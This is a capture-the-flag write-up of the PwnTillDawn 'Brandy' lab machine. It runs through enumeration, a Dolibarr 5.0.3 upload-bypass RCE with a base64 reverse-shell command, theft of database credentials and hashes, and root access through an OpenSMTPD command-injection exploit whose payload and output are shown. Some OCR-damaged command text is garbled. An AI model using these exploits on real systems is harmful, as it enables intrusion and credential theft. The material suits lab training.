# 1.0 RECONNAISSANCE

## 1.1 Network Port Scanning

## 1.1.1 Port 22

Discover Port 22 with OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

## 1.1.2 Port 80

```
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

Discover Port 80 with Apache httpd 2.4.29 ((Ubuntu)). Based on the result we can see that the server is installed with Default Apache.


#### 1.2 Web Enumeration

## 1.2.1 Directory fuzz

```
:: Method
                           : GET
 :: URL
                           : http://brandy/FUZZ
 :: Wordlist
                          : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
                           : .php .html .py
 :: Extensions
 :: Output file
                          : ./web-dir/brandy.csv
 :: File format
                          : csv
 :: Follow redirects : false
 :: Calibration
                          : false
 :: Timeout
                           : 10
                           : 40
 :: Threads
 :: Matcher
                           : Response status: 200,204,301,302,307,401,403,405
.htpasswd
                               [Status: 403, Size: 271, Words: 20, Lines: 10]
                               [Status: 403, Size: 271, Words: 20, Lines: 10]
[Status: 403, Size: 271, Words: 20, Lines: 10]
[Status: 403, Size: 271, Words: 20, Lines: 10]
.htaccess.py
.htaccess.html
.htaccess.php
                               [Status: 403, Size: 271, Words: 20, Lines: 10]
.htaccess
                               [Status: 403, Size: 271, Words: 20, Lines: 10]
.htpasswd.py
                               [Status: 403, Size: 271, Words: 20, Lines: 10]
[Status: 403, Size: 271, Words: 20, Lines: 10]
.htpasswd.html
.htpasswd.php
                               [Status: 301, Size: 299, Words: 20, Lines: 10]
cart
index.html
                                [Status: 200, Size: 10918, Words: 3499, Lines: 376]
master [Status: 301, Size: 301, Words: 20, Lines: 10]
server-status [Status: 403, Size: 271, Words: 20, Lines: 10]
:: Progress: [81904/81904] :: Job [1/1] :: 49 req/sec :: Duration: [0:21:50] :: Errors: 0 ::
```


Based on the fuzzing result, discover '/cart' and '/master' directory.

## 1.2.2 Main page of Brandy domain




Discover the default Apache web server page, that show the web server is installed successfully.

# 1.2.3 Cart directory



Access to '/cart' directory. Discover rick notes about the vhost name and FLAG61.

# 1.2.4 Master directory




Access to '/master' directory. Discover an image with messages of "Rick..."

#### 1.3 Nikto Scan for new vhost

Discover robots.txt that contain multiple paths. Directory for admin, ftp and many more directories been discovered.

### 1.4 Robots.txt



The robots.txt show '/public' directory and a index.php page.

# 1.4.1 Public directory

#### 1.4.1.1 Demo




Discover that there is a config file on backend server.

# 1.4.1.2 PHP script



Get access denied message from server.


# 1.4.1.3 Index.php



Discover a login page and version for dolibarr application. Test for random credentials such as admin:admin, admin:root...... All these credentials are not working. Click on the password forgotten. Redirected to forget password page.


# 1.5 Forget Password Page

# 1.5.1 Invalid user error




Take note on the error message from server. Discover that we can use this functionality to guess the existence users on the server.

### 1.5.2 Valid user error



Please take note on the server error message. It shows that the user has no email address for rick user. Which this error is different with previous invalid user error.


# 1.6 Dolibarr panel



As we know that rick user is exist on the backend server. We can try with rick:rick credentials on the login page. After inserted the credentials, we successful login to the system and discover dolibarr panel.


In this dolibarr panel, we can see that current user does not have any read permissions. Discover that admin panel can't be accessed. The panel also stated there are 5 modified proposals on it. Click on the (PROV1) proposals. Redirected to commercial proposal panel.

# 1.6.1 Commercial Proposal Panel




In this page, discover that we can show list and statistics figure. Flag62 obtained.

# 1.6.2 Profile page



Check on current user profile details. Discover id number(on url bar) and current user is not admin privileges. This panel also shows another tab such as "user\_permissions", "note," "log and so on.

# 1.6.3 File upload



Linked files panel. Discover file upload functionality but being disabled.

# 1.7 File Upload Exploit Source

Research for 'Dolibarr 5.0.3 exploit'. Discover this <u>article</u> related to file upload vulnerability that wrote by wizlynx group. Based on the article, we can upload a php backdoor script file and gain access to the system. Further research, discover an <u>exploit</u> that can be used to file upload restriction bypass that allow us to RCE.

# 1.7.1 Payload Injection

```
| Company | Comp
```

Inject the payload with 'id' command as the server is Linux system. Based on above result, we can see that the exploit our current user is www-data.

# 1.7.2 Reverse Shell Injection

```
Sodanew@kalinev:-/Documents/PwmTillDawn/Machine/Brandy/weaponized$ python3 exploit.py -c 'echo -n cm@gL3RtcC9zZDttaZZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoICipICAyPiYxf65jIDEwLjYZLjYzLjE3MCAINTUIID4vdGiwL3Nk | base64 -d | bash' --extension-bypass -u rick -p rick -d 'http://crm.pwntilldawn.com/documents' 'http://crm.pwntilldawn.com/documents' 'http://crm.pwntilldawn.com/documents' 'http://crm.pwntilldawn.com/documents/users/2/28baixak.php?cmd=echo -n cm@gL3RtcC9zZDttaZzpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoICipICAyPiYxf65jIDEwLjY2LjY2LjE3MCAINTUIID4vdGiwL3Nk | base64 -d | bash | Non-executable http://crm.pwntilldawn.com/documents/users/2/28baixak.pht?cmd=echo -n cm@gL3RtcC9zZDttaZzpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoICipICAyPiYxf65jIDEwLjY2LjY2LjE3MCAINTUIID4vdGiwL3Nk | base64 -d | bash | base64 -d | bash | Strong documents/users/2/28baixak.pht?cmd=echo -n cm@gL3RtcC9zZDttaZzpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoICipICAyPiYxf65jIDEwLjY2LjY2LjE3MCAINTUIID4vdGiwL3Nk | base64 -d | bash | base64
```

Open a netcat listener 1<sup>st</sup> and inject the reverse shell script in base64 format and decode it on the server machine.

# 2.0 INITIAL FOOTHOLD

# 2.1 Shell gain


After the reverse shell injection, we gained shell access to the server.

# 2.2 Grab Flag65



Discover our current directory is in '/var/www/html/dolibarr'. Flag65 obtained.

# 2.3 Configuration file location



Research on 'dolibarr config file location'. Found this <u>forum</u> that related to location for config.php.

## 2.3.1 Config.php

```
www-data@Brandy:/var/www/html/dolibarr/conf$ cat conf.php
<?php
  File generated by Dolibarr installer 5.0.3 on 04 Apr 2020
// Take a look at conf.php.example file for an example of conf.php file
  and explanations for all possibles parameters.
$dolibarr_main_url_root='http://crm.pwntilldawn.com ';
$dolibarr_main_document_root='/var/www/html/dolibarr';
//$dolibarr_main_url_root_alt='/custom';
//$dolibarr main document root alt='/var/www/html/dolibarr/custom';
$dolibarr_main_data_root='/var/www/html/dolibarr/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarrdb';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='root';
$dolibarr_main_db_pass='Dol!123###';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_bin';
// Authentication settings
$doliharr main authentication='doliharr':
//$dolibarr main demo='autologin.autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_cookie_cryptkey='84084f18f0a0cc7fa67e7836b0047<u>22</u>c';
$dolibarr mailing limit sendbyweb='0';
```

Discover DB credentials for database connection.

#### 2.4 LinPeas enumeration

### 2.4.1 Network status

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
                          0.1:3306
                 0 127.0.
0 127.0.
          0
tcp
                                            0.0.0.0:*
                                                                     LISTEN
          0
                                            0.0.0.0:*
                                                                     LISTEN
                             3:53
tcp
                           :22
          0
                 0
                                            0.0.0.0:*
                                                                     LISTEN
tcp
                 0 127.0
0 :::80
                                            0.0.0.0:*
          0
                           .1:25
                                                                     LISTEN
tcp
tcp6
           0
                                             :::*
                                                                     LISTEN
                  0 :::22
                                                                     LISTEN
tcp6
                                             :::*
           Can I sniff with tcpdump?
```

Discover port 3306 related to MySQL and port 25 related to smtp is on active listening status.

### 2.4.2 Console users

```
Users with console
brandy:x:1001:1001:,,,:/home/brandy:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

Discover brandy user.

# 2.5 MySQL enumeration

## 2.5.1 Show databases

Login with the credentials that found on config.php and list all the databases. Discover dolibarrdb. Check on the database for more information.

# 2.5.2 User credentials in MySQL database



Discover password hash for root and dolibarr. The password hash format is in MySQL5 type.

# 2.5.3 User credentials in dolibarr database




Discover password hash for admin, rick and cliff. The password hash format is in MD5 type. Obtained flag63.

## **2.5.4 Grab Flag64**

Get flag64 in llx\_don table from dolibarrdb.


### 2.6 Password Hash Crack

# 2.6.1 MySQL DB password hash




Crack the hash with online tool <u>crackstation</u>. Discover dolibarr user password

# 2.6.2 Dolibarr DB password hash



Crack the hash with online tool <u>crackstation</u>. Discover cliff user password.

### 2.6.3 Cliff Panel in Dolibarr



We can see the profile page and to obtain flag63 nothing else.

## 2.7 Port 25 Enumeration

## 2.7.1 Read Root Mail Failed

```
www-data@Brandy:/var/www/html/dolibarr/conf$ cat /var/mail/root
cat: /var/mail/root: Permission denied
www-data@Brandy:/var/www/html/dolibarr/conf$
```

Enumeration port 25 on target machine. Try read the root mail. But we get access denied.

### 2.7.2 ESMTP Installed version

```
ZILDIG/BIONIC,NOW 1:1.Z.II.OTSG-WUBUNIUZ AMOO4 [INSTATLED, AUTOMATIC]
www-data@Brandy:/var/www/html/dolibarr/conf$ apt list --installed | grep 'smtp'

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

opensmtpd/now 6.6.1p1-1 amd64 [installed,local]
www-data@Brandy:/var/www/html/dolibarr/conf$
```

Installed openSMTP version on the machine by apt list on victim machine. We can do some google search and found this <u>exploit</u>.

#### 3.0 PRIVILEGE ESCALATION

## 3.1 Exploit Execution

```
Usage:
exp.pl LPE
exp.pl RCE <remote_host> <local_host> [<domain>]
www-data@Brandy:/tmp$ perl exp.pl LPE
raptor_opensmtpd.pl - LPE and RCE in OpenBSD's OpenSMTPD
Copyright (c) 2020 Marco Ivaldi <raptor@0xdeadbeef.info>
< 220 Brandy ESMTP OpenSMTPD
> HELO fnord
< 250 Brandy Hello fnord [127.0.0.1], pleased to meet you
> MAIL FROM:<;for i in 0 1 2 3 4 5 6 7 8 9 a b c d;do read r;done;sh;exit 0;>
< 250 2.0.0 Ok
> RCPT TO:<root>
< 250 2.1.5 Destination address valid: Recipient ok
> DATA
< 354 Enter mail, end with "." on a line by itself
< 250 2.0.0 5ee3f336 Message accepted for delivery
Payload sent, please wait 5 seconds...
-rwxr-xr-x 1 root root 121432 Jun 23 05:31 /usr/local/bin/pwned
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ .//usr/local/bin/pwned
/usr/local/bin/pwned: 2: .//usr/local/bin/pwned: not found
$ pwned
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

Execute the exploit script and now we have root access.

## 3.2 Transfer own SSH Key

We can transfer our own created SSH key into /root/.ssh/authorized\_keys and use it to SSH login to victim machine.

### 3.3 Root Access

```
root@Brandy:~# ls -la
total 48
drwx----- 6 root root 4096 Jun 23 05:36 .
drwxr-xr-x 24 root root 4096 Apr 4 2020 ...
-rw------ 1 root root 5106 Jun 23 05:31 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrcdrwx----- 2 root root 4096 Jun 23 05:36 .cache
-rw-r--r-- 1 root root 112 Apr 13 2020 FLAG66
drwx----- 3 root root 4096 Jun 23 05:35 .gnupg
drwxr-xr-x 3 root root 4096 Apr 4 2020 .local
-rw----- 1 root root 1273 Apr 13 2020 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4096 Apr 4 2020 .ssh
root@Brandy:~# whoami
root
root@Brandy:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Brandy:~#
```

SSH login and check on the root home directory and we can obtain flag 66.